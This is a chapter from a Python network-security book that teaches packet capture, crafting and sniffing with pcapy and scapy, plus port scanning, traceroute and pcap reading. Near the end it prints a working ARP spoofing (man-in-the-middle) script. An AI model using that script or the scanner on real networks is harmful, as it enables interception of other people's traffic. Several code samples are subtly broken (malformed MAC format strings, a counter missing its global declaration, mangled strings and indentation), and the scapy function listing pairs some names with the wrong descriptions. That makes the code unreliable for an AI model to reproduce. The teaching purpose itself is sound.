

5

Analyzing Network Traffic

This chapter will introduce you to some of the basics of analyzing network traffic using the `pcapy` and `scapy` modules in Python. These modules provide an investigator with the ability to write small Python scripts that can investigate network traffic. An investigator can write `scapy` scripts to investigate either realtime traffic by sniffing a promiscuous network interface, or load previously-captured `pcap` files.

The following topics will be covered in this chapter:

- Capturing and injecting packets on the network with the `pcapy` package
- Capturing, analyzing, manipulating, and injecting network packets with the `scapy` package
- Port-scanning and traceroute in a network with the `scapy` package
- Reading a `pcap` file with the `scapy` package

Technical requirements

Examples and source code for this chapter are available in the GitHub repository in the `chapter 5` folder: <https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security>.

You will need to install a Python distribution on your local machine and have some basic knowledge about packets, capturing, and sniffing networks with tools such as Wireshark. It is also recommended to use a Unix distribution to facilitate the installation and use of `scapy` and the execution of commands.

Capturing and injecting packets with pcapy

In this section, you will learn the basics of pcapy and how to capture and read headers from packets.

Introduction to pcapy

Pcapy is a Python extension module that interfaces with the `libpcap` packet capture library. Pcapy enables Python scripts to capture packets on the network. Pcapy is highly effective when used in conjunction with other collections of Python classes for constructing and packet-handling.

You can download the source code and the latest stable and development version at <https://github.com/CoreSecurity/pcapy>.

To install `python-pcapy` on the Ubuntu linux distribution, run the following commands:

```
sudo apt-get update  
sudo apt-get install python-pcapy
```

Capturing packets with pcapy

We can use the `open_live` method in the pcapy interface to capture packets in a specific device and we can specify the number of bytes per capture and other parameters such as promiscuous mode and timeout.

In the following example, we'll count the packets that are capturing the `eth0` interface.

You can find the following code in the `capturing_packets.py` file:

```
#!/usr/bin/python  
import pcapy  
devs = pcapy.findalldevs()  
print(devs)  
# device, bytes to capture per packet, promiscuous mode, timeout (ms)  
cap = pcapy.open_live("eth0", 65536 , 1 , 0)  
count = 1  
while count:  
    (header, payload) = cap.next()  
    print(count)  
    count = count + 1
```

Reading headers from packets

In the following example, we are capturing packets in a specific device(eth0), and for each packet we obtain the header and payload for extracting information about Mac addresses, IP headers, and protocol.

You can find the following code in the `reading_headers.py` file:

```
#!/usr/bin/python
import pcap
from struct import *
cap = pcap.open_live("eth0", 65536, 1, 0)
while 1:
    (header,payload) = cap.next()
    l2hdr = payload[:14]
    l2data = unpack("!6s6sH", l2hdr)
    srcmac = "%.{2x}:{.2x}:{.2x}:{.2x}:{.2x}:{.2x}" % (ord(l2hdr[0]),
    ord(l2hdr[1]), ord(l2hdr[2]), ord(l2hdr[3]), ord(l2hdr[4]), ord(l2hdr[5]))
    dstmac = "%.{2x}:{.2x}:{.2x}:{.2x}:{.2x}:{.2x}" % (ord(l2hdr[6]),
    ord(l2hdr[7]), ord(l2hdr[8]), ord(l2hdr[9]), ord(l2hdr[10]),
    ord(l2hdr[11]))
    print("Source MAC: ", srcmac, " Destination MAC: ", dstmac)
    # get IP header from bytes 14 to 34 in payload
    ipheader = unpack('!BBHHHBBH4s4s', payload[14:34])
    timetolive = ipheader[5]
    protocol = ipheader[6]
    print("Protocol ", str(protocol), " Time To Live: ", str(timetolive))
```

Capturing and injecting packets with scapy

The analysis of network traffic is the process by which intercept packets can be intercepted that are exchanged between two hosts, knowing the details of the systems that intervene in the communication. The message and the duration of the communication are some of the valuable information that an attacker who is listening in the network medium can obtain.

What can we do with scapy?

Scapy is a Swiss-army knife for network manipulation. For this reason, it can be used in many tasks and areas:

- Research in communications networks
- Security tests and ethical hacking to manipulate the traffic generated

- Package-capture, processing, and handling
- Generating packages with a specific protocol
- Showing detailed information about a certain package
- Packet-capturing, crafting, and manipulation
- Network Traffic Analysis Tools
- Fuzzing protocols and IDS/IPS testing
- Wireless discovery tools

Scapy advantages and disadvantages

Following are some of the advantages of Scapy:

- Supports multiple network protocols
- Its API provides the classes needed to capture packets across a network segment and execute a function each time a packet is captured
- It can be executed in the command interpreter mode or it can also be used from scripts in Python programmatically
- It allows us to manipulate network traffic at a very low level
- It allows us to use protocol stacks and combine them
- It allows us to configure all the parameters of each protocol

Also, Scapy has some weaknesses:

- Can't handle a large number of packets simultaneously
- Partial support for certain complex protocols

Introduction to scapy

Scapy is a module written in Python to manipulate data packages with support for multiple network protocols. It allows the creation and modification of network packets of various types, implements functions to passively capture and sniff packets, and then executes actions on these packets.

Scapy is a software specialized in the manipulation of network packets and frames. Scapy is written in the Python programming language and can be used interactively, with its **CLI (Command-Line Interpreter)**, or as a library in our programs written in Python.



Scapy installation: I recommend using Scapy on a Linux system, as it was designed with Linux in mind. The newest version of Scapy does support Windows, but for the purpose of this chapter, I assume you are using a linux distribution that has a fully-functioning Scapy installation. To install Scapy, go to <http://www.secdev.org/projects/scapy>. The installation instructions are perfectly detailed in the official installation guide: <https://scapy.readthedocs.io/en/latest/>

Scapy commands

Scapy provides us with many commands to investigate a network. We can use scapy in two ways: interactively within a terminal window or programmatically from a Python script by importing it as a library.

These are the commands that may be useful to show in detail the operation of scapy:

- **ls()**: Displays all the protocols supported by scapy
- **lsc()**: Displays the list of commands and functions supported by scapy
- **conf**: Displays all configuration options
- **help()**: Displays help on a specific command, for example, help(sniff)
- **show()**: Displays the details of a specific packet, for example, Newpacket.show()

Scapy supports about 300 network protocols. We can have an idea with the **ls()** command:

```
scapy>ls()
```

The screenshot shows an execution of the `ls()` command where we can see some of the protocols supported by scapy:

```
ARP          : ARP
ASN1_Packet : None
BOOTP        : BOOTP
CookedLinux : cooked linux
DHCP         : DHCP options
DNS          : DNS
DNSQR        : DNS Question Record
DNSRR        : DNS Resource Record
Dot11        : 802.11
Dot11ATIM    : 802.11 ATIM
Dot11AssoReq : 802.11 Association Request
Dot11AssoResp : 802.11 Association Response
Dot11Auth    : 802.11 Authentication
Dot11Beacon  : 802.11 Beacon
Dot11Deauth  : 802.11 deauthentication
Dot11Disas   : 802.11 Disassociation
Dot11Elt     : 802.11 Information Element
Dot11ProbeReq : 802.11 Probe Request
Dot11ProbeResp : 802.11 Probe Response
Dot11QoS     : 802.11 QoS
Dot11ReassoReq : 802.11 Reassociation Request
Dot11ReassoResp : 802.11 Reassociation Response
Dot11WEP    : 802.11 WEP packet
Dot1Q        : 802.1Q
Dot3        : 802.3
EAP         : EAP
EAPOL       : EAPOL
```

We can see the parameters that can be sent in a certain layer if we execute the `ls()` command, in parentheses we indicate the layer on which we want more information:

```
scapy>ls(IP)
scapy>ls(ICMP)
scapy>ls(TCP)
```

The next screenshot shows an execution of the `ls(TCP)` command, where we can see fields supported by the TCP protocol in scapy:

```
>>> ls(TCP)
sport      : ShortEnumField      = (20)
dport      : ShortEnumField      = (80)
seq        : IntField           = (0)
ack        : IntField           = (0)
dataofs    : BitField            = (None)
reserved   : BitField            = (0)
flags      : FlagsField          = (2)
window     : ShortField          = (8192)
chksum     : XShortField         = (None)
urgptr     : ShortField          = (0)
options    : TCPOptionsField     = ({})
```


scapy>lsc()

With the `lsc()` command, we can see the functions available in Scapy:

```
>>> lsc()
arpcahepoison    : Poison target's cache with (your MAC,victim's IP) couple
arping           : Send ARP who-has requests to determine which hosts are up
bind_layers       : Bind 2 layers on some specific fields' values
bridge_and_sniff  : Forward traffic between two interfaces and sniff packets exchanged
corrupt_bits      : Flip a given percentage or number of bits from a string
corrupt_bytes     : Corrupt a given percentage or number of bytes from a string
defrag            : defrag(plist) -> ([not fragmented], [defragmented],
                      : defrag(plist) -> plist defragmented as much as possible
defragment        : Send a DNS add message to a nameserver for "name" to have a new "rdata"
dyndns_add        : Send a DNS delete message to a nameserver for "name"
dyndns_del        : Send a DNS delete message to a nameserver for "name"
etherleak         : Exploit Etherleak flaw
fragment          : Fragment a big IP datagram
fuzz               : Transform a layer into a fuzzy layer by replacing some default values by random
m_objects          :
getmacbyip        : Return MAC address corresponding to a given IP address
hexdiff           : Show differences between 2 binary strings
```

Scapy helps us to create custom packets in any of the layers of the TCP/IP protocol. In the following example, we create ICMP/IP packets in an interactive Scapy shell. The packages are created by layers starting from the lowest layer at the physical level (Ethernet) until reaching the data layer.

This is the structure scapy manages by layers:



In Scapy, a layer usually represents a protocol. Network protocols are structured in stacks, where each step consists of a layer or protocol. A network pack consists of multiple layers, where each layer is responsible for a part of the communication.

A packet in Scapy is a set of structured data ready to be sent to the network. Packets must follow a logical structure, according to the type of communication you want to simulate. If you want to send a TCP/IP packet, you must follow it the protocol rules defined in the TCP/IP standard.

By default, `IP layer()` is configured as a destination IP of 127.0.0.1, which refers to the local machine where Scapy is running. If we want the packet to be sent to another IP or domain, we will have to configure the IP layer.

The following command will create a packet in the IP and ICMP layers:

```
scapy>icmp=IP(dst='google.com')/ICMP()
```

Also, we can create a packet over other layers:

```
scapy>tcp=IP(dst='google.com')/TCP(dport=80)
scapy>packet = Ether()/IP(dst="google.com")/ICMP()/"ABCD"
```

With the `show()` methods, we can see information of the detail of a certain package. The difference between `show()` and `show2()` is that the `show2()` function shows the package as it is sent by the network:

```
scapy> packet.show()
scapy> packet.show2()
```

We can see the structure of a particular package:

```
scapy> ls (packet)
```

Scapy creates and analyzes packages layer by layer. The packages in scapy are Python dictionaries, so each package is a set of nested dictionaries, and each layer is a child dictionary of the main layer. The `summary()` method will provide the details of the layers of each package:

```
>>> packet[0].summary()
```

With these functions, we see the package received in a more friendly and simplified format:

```
scapy> _.show()
scapy> _.summary()
```

Sending packets with scapy

To send a package in scapy, we have two methods:

- **send()**: Sends layer-3 packets
- **sendp()**: Sends layer-2 packets

We will use `send()` if we do it from layer 3 or IP and trust the routes of the operating system itself to send it. We will use `sendp()` if we need control at layer 2 (for example, Ethernet).

The main arguments for the send commands are:

- **iface**: The interface to send packets.
- **Inter**: The time, in seconds, that we want to pass between package and package sent.
- **loop**: To keep sending packets endlessly, set this to 1. If it is different from 0, send the packet, or list of packages, in an infinite loop until we stop it by pressing `Ctrl + C`.
- **packet**: Packet or a list of packets.
- **verbose**: It allows us to change the log level or even deactivate it completely (with the value of 0).

Now we send the previous packet in **layer-3** with the `send` method:

```
>> send(packet)
```

To send a **layer-2** packet, we have to add an Ethernet layer and provide the correct interface to send the packet:

```
>>> sendp(Ether() / IP(dst="packtpub.com") / ICMP() / "Layer 2  
packet", iface="eth0")
```

With the `sendp()` function, we send the packet to its corresponding destination:

```
scapy> sendp(packet)
```

With the inter and loop options, we can send the packet indefinitely every N seconds in the form of a loop:

```
scapy>sendp(packet, loop=1, inter=1)
```

The `sendp(...)` function works exactly like `send(...)`, the difference is that it works in layer 2. This means that system routes are not necessary, the information will be sent directly through the network adapter indicated as a parameter of the function. The information will be sent although there is apparently no communication through any system route.

This function also allows us to specify the physical or MAC addresses of the destination network card. If we indicate the addresses, scapy will try to resolve them automatically with both local and remote addresses:

```
>>> pkg=Ether()/IP(dst="google.com")/ICMP()  
>>> pkt.show()  
###[ Ethernet ]###  
  dst= 30:39:f2:86:2a:dd  
  src= 3c:15:c2:c8:a6:5e  
  type= 0x9000  
###[ IP ]###  
  version= 4  
  ihl= None  
  tos= 0x0  
  len= None  
  id= 1  
  flags=  
  frag= 0  
  ttl= 64  
  proto= ip  
  chksum= None
```



Remote addr

Local Addr

The `send` and `sendp` functions allow us to send the information we need to the network, but it does not allow us to receive the answers.

There are many ways to receive responses from the packages we generate, but the most useful for the interactive mode is the `srx` family of functions (from the English acronym: Send and Receive).

We can do the same operation with a Python script. First we need import the `scapy` module.

You can find the following code in the `scapy_icmp_google.py` file:

```
#!/usr/bin/python
import sys
from scapy.all import *
p=Ether() / IP(dst='www.google.com') / ICMP()
send(p)
```

The family of functions for the send and receive packets include the following:

- **sr (...):** Send and receive a packet, or list of packages to the network. Wait until a response has been received for all sent packets. It is important to note that this function works in layer 3. In other words, to know how to send the packages, use the system's routes. If there is no route to send the package(s) to the desired destination, it cannot be sent.
 - **sr1 (...):** It works the same as the `sr (...)` function except that it only captures the first response received and ignores others, if any.
 - **srp (...):** It works the same as the `sr (...)` function but in layer 2. That is to say, it allows us to send the information through a specific network card. The information will always be sent, even if there is no route for it.
 - **srp1 (...):** Its operation is identical to the `sr1 (...)` function but in layer 2.
 - **srbt (...):** Sends information through a Bluetooth connection.
 - **srloop (...):** Allow us to send and receive information N times. That is, we can tell you to send one package three times and, therefore, we will receive the response to the three packages, in consecutive order. It also allows us to specify the actions to be taken when a package is received and when no response is received.
 - **srloop (...):** Same as `srloop` but works in layer 2.

If we want to send and receive packages with the possibility to see the response package, the `srp1` function can be useful.

In the following example, we build an ICMP packet and send with `sr1`:

This package is the answer to a TCP connection to Google.

We can see that it has three layers (Ethernet, IP, and TCP):

```
>>> r=srp1(Ether()/IP(dst="google.com")/TCP(dport=80, flags="S"), verbose=0)
>>> r.show()
###[ Ethernet ]##
  dst= 3c:15:c2:c8:a6:5e
  src= 00:8e:f2:40:41:83
  type= 0x800
###[ IP ]##
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 48509
  flags=
  frag= 0L
  ttl= 56
  proto= tcp
  checksum= 0x5712
  src= 216.58.211.238
  dst= 192.168.1.107
  \options\
###[ TCP ]##
  sport= http
  dport= ftp_data
  seq= 1850662053
  ack= 1
```

Packet-sniffing with `scapy`

Most networks use broadcasting technology (view info), which means that each packet that a device transmits over the network can be read by any other device connected to the network.



WiFi networks and networks with a HUB device use this approach, however smarted devices such as routers and switches will only route and pass packets to the machines available in their route table. More information about broadcast networks can be found at [https://en.wikipedia.org/wiki/Broadcasting_\(networking\)](https://en.wikipedia.org/wiki/Broadcasting_(networking)).

In practice, all computers except the recipient of the message will realize that the message is not intended for them and ignore it. However, many computers can be programmed to see each message that crosses the network.

One of the features offered by scapy is to sniff the network packets passing through a interface. Let's create a simple Python script to sniff traffic on your local machine network interface.

Scapy provides a method for sniffing packets and dissecting their contents:

```
sniff(filter="", iface="any", prn=function, count=N)
```

With the sniff function, we can capture packets in the same way as tools such as tcpdump or Wireshark do, indicating the network interface from which we want to collect the traffic it generates and a counter that indicates the number of packets we want to capture:

```
scapy> pkts = sniff(iface = "eth0", count = 3)
```

Now we are going to see each parameter of the sniff function in detail. The arguments for the **sniff()** method are as follows:

- **count**: Number of packets to capture, but 0 means infinity
- **iface**: Interface to sniff; sniff for packets only on this interface
- **prn**: Function to run on each packet
- **store**: Whether to store or discard the sniffed packets; set to 0 when we only need to monitor them
- **timeout**: Stops sniffing after a given time; the default value is none
- **filter**: Takes BPF syntax filters to filter sniffing

We can highlight the `prn` parameter that provides the function to apply to each packet:

```
Help on function sniff in module scapy.sendrecv:  
  
sniff(count=0, store=1, offline=None, prn=None, lfilter=None, L2socket=None,  
       timeout=None, opened_socket=None, stop_filter=None, *arg, **karg)  
    Sniff packets  
    sniff([count=0,] [prn=None,] [store=1,] [offline=None,] [lfilter=None,  
e,] + L2ListenSocket args) -> list of packets  
  
        count: number of packets to capture. 0 means infinity  
        store: whether to store sniffed packets or discard them  
        prn: function to apply to each packet. If something is returned,  
             it is displayed. Ex:  
            ex: prn = lambda x: x.summary()  
        lfilter: python function applied to each packet to determine  
                 if further action may be done  
                 ex: lfilter = lambda x: x.haslayer(Padding)  
        offline: pcap file to read packets from, instead of sniffing them
```

This parameter will be present in other many functions and, as can be seen in the documentation, refers to a function as an input parameter.

In the case of the `sniff()` function, this function will be applied to each captured packet. In this way, each time the `sniff()` function intercepts a packet, it will call this function with the intercepted packet as a parameter.

This functionality gives us great power, imagine that we want to build a script that intercepts all communications and stores all detected hosts in the network. Using this feature would be very simple:

```
> packet=sniff(filter="tcp", iface="eth0", prn=lambda x:x.summary())
```

In the following example, we can see the result of executing the `lambda` function after capturing packets in the `eth0` interface:

```
>>> sniff(iface="eth0", prn=lambda x: x.summary())
Ether / 192.168.1.201 > 224.0.0.251 2 / Raw / Padding
02:01:00:00:00:00 > ff:ff:ff:ff:ff:ff (0x886f) / Raw
Ether / IP / TCP 209.85.227.99:http > 192.168.1.5:15394 FA / Padding
Ether / IP / TCP 192.168.1.5:15394 > 209.85.227.99:http A
Ether / IP / TCP 192.168.1.5:15394 > 209.85.227.99:http FA
Ether / IP / TCP 209.85.227.99:http > 192.168.1.5:15394 A / Padding
Ether / 192.168.1.201 > 224.0.0.1.60 2 / Raw / Padding
02:01:00:00:00:00 > ff:ff:ff:ff:ff:ff (0x886f) / Raw
Ether / 192.168.1.1 > 224.0.0.1 2 / Raw / Padding
Ether / 192.168.1.200 > 224.0.0.1.60 2 / Raw / Padding
Ether / 192.168.1.38 > 239.255.255.250 2 / Raw / Padding
<Sniffed: TCP:4 UDP:0 ICMP:0 Other:7>
```

In the following example, we use the `sniff` method within the `scapy` module. We are using this method for capturing packets at the `eth0` interface. Inside the `print_packet` function, we are obtaining the IP layer of the packet.

You can find the following code in the `sniff_main_thread.py` file:

```
from scapy.all import *
interface = "eth0"
def print_packet(packet):
    ip_layer = packet.getlayer(IP)
    print("[!] New Packet: {src} -> {dst}".format(src=ip_layer.src,
dst=ip_layer.dst))

    print("[*] Start sniffing...")
    sniff(iface=interface, filter="ip", prn=print_packet)
    print("[*] Stop sniffing")
```

In the following example, we use the `sniff` method within the `scapy` module. This method takes as parameters the interface on which you want to capture the packets, and the `filter` parameter is used to specify which packets you want to filter. The `prn` parameter specifies which function to call and sends the packet as a parameter to the function. In this case, our custom function is `sniffPackets`.

Inside the `sniffPackets` function, we are checking whether the snuffed packet has an IP layer, if it has an IP layer then we store the source, destination, and TTL values of the snuffed packet and print them out.

You can find the following code in the `sniff_packets.py` file:

```
#import scapy module to python
from scapy.all import *

# custom custom packet sniffer action method
def sniffPackets(packet):
    if packet.haslayer(IP):
        pckt_src=packet[IP].src
        pckt_dst=packet[IP].dst
        pckt_ttl=packet[IP].ttl
        print "IP Packet: %s is going to %s and has ttl value %s"
(pckt_src,pckt_dst,pckt_ttl)

def main():
    print "custom packet sniffer"
    #call scapy's sniff method
    sniff(filter="ip",iface="wlan0",prn=sniffPackets)

if __name__ == '__main__':
    main()
```

Using Lamda functions with scapy

Another interesting feature of the `sniff` function is that it has the "`prn`" attribute, which allows us to execute a function each time a packet is captured. It is very useful if we want to manipulate and re-inject data packets:

```
scapy> packetsICMP = sniff(iface="eth0",filter="ICMP", prn=lambda
x:x.summary())
```

For example, if we want capture n packets for the TCP protocol,we can do that with the `sniff` method:

```
scapy> a = sniff(filter="TCP", count=n)
```

In this instruction, we are capturing 100 packets for the TCP protocol:

```
scapy> a = sniff(filter="TCP", count=100)
```

In the following example, we see how we can apply custom actions on captured packets. We define a `customAction` method that takes a packet as a parameter. For each packet captured by the `sniff` function, we call this method and increment `packetCount`.

You can find the following code in the `sniff_packets_customAction.py` file:

```
import scapy module
from scapy.all import *

## create a packet count var
packetCount = 0
## define our custom action function
def customAction(packet):
    packetCount += 1
    return "{} {} {}".format(packetCount, packet[0][1].src, packet[0][1].dst)
## setup sniff, filtering for IP traffic
sniff(filter="IP", prn=customAction)
```

Also, we can monitor ARP packets with the `sniff` function and **ARP filter**.

You can find the following code in the `sniff_packets_arp.py` file:

```
from scapy.all import *

def arpDisplay(pkt):
    if pkt[ARP].op == 1: #request
        x= "Request: {} is asking about {}"
        ".format(pkt[ARP].psrc,pkt[ARP].pdst)"
        print x
    if pkt[ARP].op == 2: #response
        x = "Response: {} has address {}".format(pkt[ARP].hwsrc,pkt[ARP].psrc)
        print x

sniff(prn=arpDisplay, filter="ARP", store=0, count=10)
```

Filtering UDP packets

In the following example, we see how we define a function that will be executed every time a packet of type UDP is obtained when making a **DNS request**:

```
scapy> a = sniff(filter="UDP and port 53",count=100,prn=count_dns_request)
```

This function can be defined from the command line in this way. First we define a global variable called DNS_QUERIES, and when scapy finds a packet with the UDP protocol and port 53, it will call this function to increment this variable, which indicates there has been a DNS request in the communications:

```
>>> DNS_QUERIES=0
>>> def count_dns_request(package) :
>>>     global DNS_QUERIES
>>>     if DNSQR in package:
>>>         DNS_QUERIES +=1
```

Port-scanning and traceroute with scapy

At this point, we will see a port scanner on a certain network segment. In the same way we do port-scanning with nmap, with scapy we could also perform a simple port-scanner that tells us for a specific host and a list of ports, whether they are open or closed.

Port-scanning with scapy

In the following example, we see that we have defined a `analyze_port()` function that has as parameters the host and port to analyze.

You can find the following code in the `port_scan_scapy.py` file:

```
from scapy.all import sr1, IP, TCP

OPEN_PORTS = []

def analyze_port(host, port):
    """
    Function that determines the status of a port: Open / closed
    :param host: target
    :param port: port to test
    :type port: int
    """

    print "[ii] Scanning port %s" % port
    res = sr1(IP(dst=host)/TCP(dport=port), verbose=False, timeout=0.2)
    if res is not None and TCP in res:
        if res[TCP].flags == 18:
            OPEN_PORTS.append(port)
            print "Port %s open" % port
```

```
def main():
    for x in xrange(0, 80):
        analyze_port("domain", x)
    print "[*] Open ports:"
    for x in OPEN_PORTS:
        print " - %s/TCP" % x
```

Traceroute command with scapy

Traceroute is a network tool, available in Linux and Windows, that allows you to follow the route that a data packet (IP packet) will take to go from computer A to computer B.

By default, the packet is sent over the internet, but the route followed by the packet may vary, in the event of a link failure or in the case of changing the provider connections.

Once the packets have been sent to the access provider, the packet will be sent to the intermediate routers that will transport it to its destination. The packet may undergo changes during its journey. It is also possible that it never reaches its destination if the number of intermediate nodes or machines is too big and the package lifetime expires.

In the following example, we are going to study the possibilities of making a traceroute using scapy.

Using scapy, IP and UDP packets can be built in the following way:

```
from scapy.all import *
ip_packet = IP(dst="google.com", ttl=10)
udp_packet = UDP(dport=40000)
full_packet = IP(dst="google.com", ttl=10) / UDP(dport=40000)
```

To send the package, the `send` function is used:

```
send(full_packet)
```

IP packets include an attribute (TTL) where you indicate the lifetime of the packet. In this way, each time a device receives an IP packet, it decrements the TTL (package lifetime) by 1 and passes it to the next machine. Basically, it is a smart way to make sure that packets do not get into infinite loops.

To implement traceroute, we send a UDP packet with $TTL = i$ for $i = 1, 2, 3, n$ and check the response packet to see whether we have reached the destination and we need to continue doing jumps for each host that we reach.

You can find the following code in the traceroute_scapy.py file:

```
from scapy.all import *
hostname = "google.com"
for i in range(1, 28):
    pkt = IP(dst=hostname, ttl=i) / UDP(dport=33434)
    # Send package and wait for an answer
    reply = sr1(pkt, verbose=0)
    if reply is None:
        # No reply
        break
    elif reply.type == 3:
        # the destination has been reached
        print "Done!", reply.src
        break
    else:
        # We're in the middle communication
        print "%d hops away: " % i , reply.src
```

In the following screenshot, we can see the result of executing the traceroute script. Our target is the IP address of 216.58.210.142 and we can see the hops until we reach our target:

```
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
5 hops away: 193.149.1.94
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
6 hops away: 209.85.252.150
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
7 hops away: 216.239.50.25
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
Done! 216.58.210.142
```

Also, we can see all the machines for each hop until we arrive at our target:

```
1 hops away: 192.168.100.1
2 hops away: 89.29.243.129
3 hops away: 192.168.210.40
4 hops away: 192.168.205.117
5 hops away: 193.149.1.94
6 hops away: 209.85.252.150
7 hops away: 216.239.50.25
Done! 216.58.210.142
```

Reading pcap files with scapy

In this section, you will learn the basics for reading pcap files. PCAP (Packet CAPture) refers to the API that allows you to capture network packets for processing. The PCAP format is a standard and is used by practically all network-analysis tools, such as TCPDump, WinDump, Wireshark, TShark, and Ettercap.

Introduction to the PCAP format

By analogy, the information captured using this technique is stored in a file with the .pcap extension. This file contains frames and network packets and is very useful if we need to save the result of a network analysis for later processing.

These files are very useful if we need to save the result of a network analysis for later processing or as evidence of the work done. The information stored in a .pcap file can be analyzed as many times as we need without the original file being altered.

Scapy incorporates two functions to work with PCAP file, which will allow us to read and write about them:

- `rdcap ()`: Reads and loads a .pcap file.
- `wdcap ()`: Writes the contents of a list of packages in a .pcap file.

Reading pcap files with scapy

With the `rdpcap()` function, we can read a pcap file and get a list of packages that can be handled directly from Python:

```
scapy> file=rdpcap('<path_file.pcap>')
scapy> file.summary()
scapy> file.sessions()
scapy> file.show()
```

Writing a pcap file

With the `wrpcap()` function, we can store the captured packets in a pcap file. Also, it is possible to write the packets to a pcap file with Scapy. To write the packets to a pcap file, we can use the `wrpcap()` method. In the following example, we are capturing tcp packets for FTP transmissions and saving this packets in a pcap file:

```
scapy > packets = sniff(filter='tcp port 21')
scapy> file=wrpcap('<path_file.pcap>', packets)
```

Sniffing from a pcap file with scapy

With the `rdpcap()` function, we can read a pcap file and get a list of packages that can be handled directly from Python:

```
scapy> file=rdpcap('<path_file.pcap>')
```

We also have the possibility of similar packet capture from the reading of a pcap file:

```
scapy> pkts = sniff(offline="file.pcap")
```

Scapy supports the **BPF (Berkeley Packet Filters)** format, it is a standard format for applying filters over network packets. These filters can be applied on a set of specific packages or directly on an active capture:

```
>>> sniff (filter = "ip and host 195.221.189.155", count = 2)
<Sniffed TCP: 2 UDP: 0 ICMP: 0 Other: 0>
```

We can format the output of sniff() in such a way that it adapts just to the data we want to see and sorts them as we want. We are going to capture traffic HTTP and HTTPS with the "**tcp and (port 443 or port 80)**" activated filter and using **prn = lambda x: x.sprintf**. We want to show the following data and in the following way:

- Source IP and origin port
- Destination IP and destination port
- Flags TCP or Flags
- Payload of the TCP segment

We can see the parameters for the sniff function:

```
sniff(filter="tcp and (port 443 or port 80)", prn=lambda
x:x.strftime("%s.%time% %15s,IP.src% -> %15s,IP.dst% %IP.chksum% %03xr,
IP.proto% %r,TCP.flags%"))
```

In the following example, we can see the result of executing the sniff function after capturing packets and applying filters:

```
>>> sniff(filter="tcp and (port 443 or port 80)", \
... prn=lambda x: \
... x.strftime("%s.%time% %15s,IP.src% -> %15s,IP.dst% %IP.chksum% %03xr \
... "%r,IP.proto% %r,TCP.flags%"))
11:56:22.182300 192.168.1.5 -> 209.85.229.99 0x61ce 006 2
11:56:22.286704 209.85.229.99 -> 192.168.1.5 0x44b9 006 18
11:56:22.286752 192.168.1.5 -> 209.85.229.99 0x61d5 006 16
11:56:22.287254 192.168.1.5 -> 209.85.229.99 0x5eb7 006 24
11:56:22.455315 209.85.229.99 -> 192.168.1.5 0x4398 006 24
11:56:22.611651 192.168.1.5 -> 209.85.229.99 0x61d1 006 16
11:56:22.612363 209.85.229.99 -> 192.168.1.5 0x4020 006 24
11:56:22.728384 209.85.229.99 -> 192.168.1.5 0x3f01 006 24
11:56:22.728449 192.168.1.5 -> 209.85.229.99 0x61ce 006 16
11:56:22.728483 209.85.229.99 -> 192.168.1.5 0x4260 006 24
11:56:22.729371 209.85.229.99 -> 192.168.1.5 0x3efd 006 16
11:56:22.729408 192.168.1.5 -> 209.85.229.99 0x61c9 006 16
11:56:22.729434 209.85.229.99 -> 192.168.1.5 0x42e0 006 24
11:56:22.865220 192.168.1.5 -> 209.85.229.99 0x5e97 006 24
11:56:22.933396 192.168.1.5 -> 209.85.229.113 0x619c 006 2
11:56:22.990223 209.85.229.99 -> 192.168.1.5 0x43ba 006 24
11:56:23.025238 209.85.229.113 -> 192.168.1.5 0x448d 006 18
11:56:23.025285 192.168.1.5 -> 209.85.229.113 0x619d 006 16
11:56:23.025577 192.168.1.5 -> 209.85.229.113 0x5ef3 006 24
11:56:23.119462 192.168.1.5 -> 209.85.229.99 0x61a9 006 16
11:56:23.124960 209.85.229.113 -> 192.168.1.5 0x43ff 006 24
11:56:23.324541 192.168.1.5 -> 209.85.229.113 0x6196 006 16
<Sniffed: TCP:22 UDP:0 ICMP:0 Other:0>
>>> _
```

The protocol output is not now TCP, UDP, etc. its hexadecimal value:

006 refers to the IP PROTOCOL field; it refers to the next-level protocol that is used in the data part. Length 8 bits. In this case hex (06) (00000110) = TCP in decimal would be 6.

2, 16, 18, 24, ... are the flags of the TCP header that are expressed, in this case in hexadecimal format. For example, 18 would be in binary 11000 which, as we already know, would be for activated ACK + PSH.

Network Forensic with scapy

Scapy is also useful for performing network forensic from SQL injection attacks or extracting ftp credentials from a server. By using the Python scapy library, we can identify when/where/how the attacker performs the SQL injection. With the help of the Python scapy library, we can analyze the network packet's pcap files.



With scapy, we can analyze networks packets and detect whether an attacker is performing a SQL injection.

We will be able to analyze, intercept, and dissect network packets, as well as reuse their content. We have the capacity to manipulate PCAP files with the information captured or produced by us.

For example, we could develop a simple script for an ARP MITM attack.

You can find the following code in the `arp_attack_mitm.py` file:

```
from scapy.all import *
import time

op=1 # Op code 1 for query arp
victim=<victim_ip> # replace with the victim's IP
spoof=<ip_gateway> # replace with the IP of the gateway
mac=<attack_mac_address> # replace with the attacker's MAC address

arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)

while True:
    send(arp)
    time.sleep(2)
```

Summary

In this chapter, we looked at the basics of packet-crafting and sniffing with various Python modules, and saw that scapy is very powerful and easy to use. By now, we have learned the basics of socket programming and scapy. During our security assessments, we may need the raw output and access to basic levels of packet topology so that we can analyze the information and make decisions ourselves. The most attractive part of scapy is that it can be imported and used to create networking tools without going to create packets from scratch.

In the next chapter, we will explore programming packages in Python to extract public information from servers with services such as shodan.

Questions

1. What is the scapy function that can capture packets in the same way tools such as tcpdump or Wireshark do?
2. What is the best way to send a packet with scapy indefinitely every five seconds in the form of a loop?
3. What is the method that must be invoked with scapy to check whether a certain port (port) is open or closed on a certain machine (host), and also show detailed information about how the packets are being sent?
4. What functions are necessary to implement the traceroute command in scapy?
5. Which Python extension module interfaces with the libpcap packet capture library?
6. Which method in the pcap interface allows us to capture packets on a specific device?
7. What are the methods to send a package in Scapy?
